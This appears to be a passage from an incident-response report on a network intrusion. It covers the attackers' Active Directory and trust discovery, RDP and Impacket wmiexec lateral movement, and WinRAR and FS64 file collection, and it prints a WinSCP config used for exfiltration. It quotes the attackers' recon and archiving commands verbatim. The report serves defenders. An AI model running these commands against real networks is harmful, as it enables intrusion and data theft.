
```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -
properties *|select comment, description, Name, DNSHostName, OperatingSystem,
LastLogonDate, ipv4address | Export-CSV C:\Users\Public\Music\AllWindows.csv -
NoTypeInformation -Encoding UTF8
```

Other discovery commands executed on the Domain Controller and observed in the PowerShell Script Block logging include:

```
nltest /domain_trusts /all_trusts
nltest /dclist:
net group "Domain Admins" /domain
```

File Discovery

Prior to the archiving stage, we observed the threat actor accessing the contents of multiple files using ***wordpad.exe***, primarily on the file server as part of their discovery phase. On two occasions, the threat actor pivoted to the backup server to view and access files on the shared drives. This demonstrates the lateral movement capabilities and network discovery, which indicates the threat actor had gained extensive knowledge of the organization's infrastructure and understood how to navigate between systems to access sensitive data efficiently.



host.name	process.executable	process.command_line
IFILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ /.docx"
BACKUP SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "\\ \f$\Shares\ .docx"
BACKUP SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "\\ \f$\Shares\ .docx"
FILE SERVER	C:\Program	:\Program Files\Windows NT\Accessories\WORDPAD.EXE" F:\Shares\Executive\Legal .docx"
FILE SERVER	C:\Program Files\windo	:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windo	:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ :.docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ .docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\ contract-template.docx"
FILE SERVER	C:\Program Files\windows nt\accessories\wordpad.exe	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "F:\Shares\Enterprise\HR\ ..docx"

Cross-system access was observed when the threat actor pivoted from the backup server to remotely access and examine file shares stored on the file server


One notable document sought out and opened by the threat actor was an insurance policy document covering cyber intrusions.

Where zipped files were found, these were opened using WinRAR:

```
"C:\Program Files\WinRAR\WinRAR.exe" x -iext -ow -ver -imon1 – "F:\Shares\
<redacted>\<redacted>\<redacted>.zip" F:\Shares\<redacted>\<redacted>\
<redacted>\
```

Lateral Movement


The Remote Desktop Protocol (RDP) and Impacket's wmiexec were used throughout this intrusion to facilitate lateral movement.



Remote Desktop Protocol

The adversary primarily relied on Remote Desktop Protocol (RDP) for lateral movement throughout the compromised network. Analysis of Windows security logs revealed a consistent pattern where logon type 3 (network) events were immediately followed by logon type 10 (remote interactive) events, which is characteristic of RDP authentication sequences. This specific logon pattern was likely facilitated by SystemBC malware's proxy capabilities, which enabled the threat actor to establish RDP connections through compromised systems. Notably, the Windows security event logs disclosed the host names of the threat actor's workstations: (note the apparent typo in "DESCTOP" in one instance).

```
DESCTOP-QPITRY
DESKTOP-A1HRTMJ
DESKTOP-PGD76HT
WIN-FLGU1CC210K
```




```
CHAINSAW
    By F-Secure Countercept (@FranticTyping, @AlexKornitzer)
[+] Searching event logs...

    LogonType: 3
    TargetUserName: Admon
    WorkstationName: DESCTOP-QPITRY
    SystemTime: [redacted]
    IpAddress:

    LogonType: 10
    TargetUserName: Admon
    WorkstationName: [redacted]
    SystemTime: [redacted]
    IpAddress:
```

Threat actors workstation hostname

Indicative of RDP logon

Impacket


On day six, the threat actor used wmiexec from the Impacket suite to remotely execute various enumeration commands on the domain controller. The parent-child relationship between WmiPrvSE.exe and cmd.exe, combined with the characteristic output redirection to administrative shares, provides a clear signature of wmiexec usage. The commands executed behave as typical post-exploitation reconnaissance activities, with particular focus on enumerating specific user accounts and understanding the current user session.



agent.name	process.parent.name	process.name	process.command_line
BEACHHEAD	WmiPrvSE.exe	cmd.exe	cmd.exe /Q /c nslookup 1> \Windows\Temp\bnxXlF 2>&1
DOMAIN CONTROLLER	WmiPrvSE.exe	cmd.exe	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__172[redacted]66 2>&1
DOMAIN CONTROLLER	WmiPrvSE.exe	cmd.exe	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__172[redacted]66 2>&1
DOMAIN CONTROLLER	WmiPrvSE.exe	cmd.exe	cmd.exe /Q /c net user [redacted] 1> \\127.0.0.1\ADMIN$\__172[redacted]96 2>&1
DOMAIN CONTROLLER	WmiPrvSE.exe	Usage of WMIEXEC from Impacket	cmd.exe /Q /c quser 1> \\127.0.0.1\ADMIN$\__172[redacted]96 2>&1
DOMAIN CONTROLLER	WmiPrvSE.exe	cmd.exe	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__172[redacted]96 2>&1
DOMAIN CONTROLLER	WmiPrvSE.exe	cmd.exe	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__172[redacted]96 2>&1

Betruger

After the deployment of the Betruger backdoor on day six, multiple Windows Event IDs 4776 (credential validation) were observed, indicating successful network authentication attempts against the beachhead system. The source workstation associated with these authentication events ***WIN-FLGU1CC210K*** had not been observed in any previous activity during this intrusion. Based on the timing correlation with Betruger deployment and the sudden appearance of this previously unseen hostname, we assess with high confidence that this represents an additional workstation under threat actor control.



agent.name	event.category	event.action	event.code	winlog.event_data.Workstation
BEACHHEAD	authentication	credential-validated	4776	WIN-FLGU1CC210K
BEACHHEAD	authentication	credential-validated	4776	WIN-FLGU1CC210K
BEACHHEAD	authentication	credential-validated	4776	WIN-FLGU1CC210K
BEACHHEAD	authentication	credential-validated	4776	WIN-FLGU1CC210K
BEACHHEAD	authentication	credential-validated	4776	WIN-FLGU1CC210K
BEACHHEAD	authentication	credential-validated	4776	WIN-FLGU1CC210K
BEACHHEAD	authentication	credential-validated	4776	WIN-FLGU1CC210K


Collection

WinRAR.exe was brought into the victim environment for collection purposes. On day two, during a period of the threat actor's activity and under a compromised user context, explorer.exe created *C:\Users\Public\Music\winrar-x64-611.exe* . This binary was then executed and wrote the file *C:\Program Files\WinRAR\WinRAR.exe* to disk.

The threat actor then used WinRAR.exe to zip victim files on the file share prior to exfiltration. They systematically archived six high-value directories, before performing additional archiving operations on specific files, e.g.


```
"C:\Program Files\WinRAR\WinRAR.exe" a -ep1 -scul -r0 -iext -imon1 -- .
F:\Shares\REDACTED\REDACTED
```

The threat actor also deployed a tool named *FS64.exe*, a custom tool designed for automating file collection. During execution, the threat actor specifies the drive or directory from which to collect files, and the tool outputs a .txt file containing the list of collected files. It was executed on the backup server, targeting a remotely mounted share on the file server.



error


choose disk in cmd arguments



agent.name	process.executable	file.path
BACKUP SERVER	C:\Windows\Explorer.EXE	C:\Users\Public\Music\FS64.exe
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted]F$_Shares.txt
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].xls
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\payroll[redacted].xlsx
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].xls
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].pdf
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].docx
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\hr-resource[redacted].doc
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].xls
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].xls
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].xls
BACKUP SERVER	C:\Users\Public\Music\FS64.exe	C:\Users\Public\Music\[redacted].xls

The process wrote the file __*<redacted_fileserver_ip>_F$_Shares.txt* as well as copying multiple .xls, .xlsx, .doc., .docx, .pdf files to the *C:\Users\Public\Music\* directory.

Winrar.exe was also used to extract WinSCP.rar in preparation for exfiltration. We also discovered a WinSCP.ini configuration file used by the WinSCP application. The threat actor utilized WinSCP to perform data exfiltration, as detailed in the Exfiltration section of this report. This WinSCP configuration reveals that the threat actor configured a custom file mask targeting a wide range of file types, including web content (*.html*, *.php*, *.js*, *.css*), configuration files (*.cfg*, *.ini*, *.htaccess*), and scripts/source code (*.sh*, *.pl*, *.c*, *.cpp*). This selective file mask indicates an intent to specifically identify and exfiltrate files containing website content, credentials, or source code rather than indiscriminately copying all available files.



```
Logging=0
LogFileName=%25TEMP%25%5C!S.log
LogFileAppend=1
LogSensitive=0
LogMaxSize=0
LogMaxCount=0
LogProtocol=0
LogActions=0
ActionsLogFileName=%25TEMP%25%5C!S.xml

[Configuration\Interface\CopyParam]
AddXToDirectories=1
Masks=*.*html;%20*.htm;%20*.txt;%20*.php;%20*.php3;%20*.cgi;%20*.c;%20*.cpp;%20*.h;%20*.pas;%20*.bas;%20*.tex;%20*.pl;%20*.js;%20.htaccess;%20*.xtml;%20*.css;%20*.cfg;%20*.ini;%20*.sh;%20*.xml
FileNameCase=0
PreserveReadOnly=0
PreserveTime=1
PreserveTimeDirs=0
PreserveRights=0
IgnorePermErrors=0
Text=rw-r--r--
TransferMode=0
ResumeSupport=1
ResumeThreshold=102400
ReplaceInvalidChars=1
LocalInvalidChars=/%5C:*%3F"<>|
```

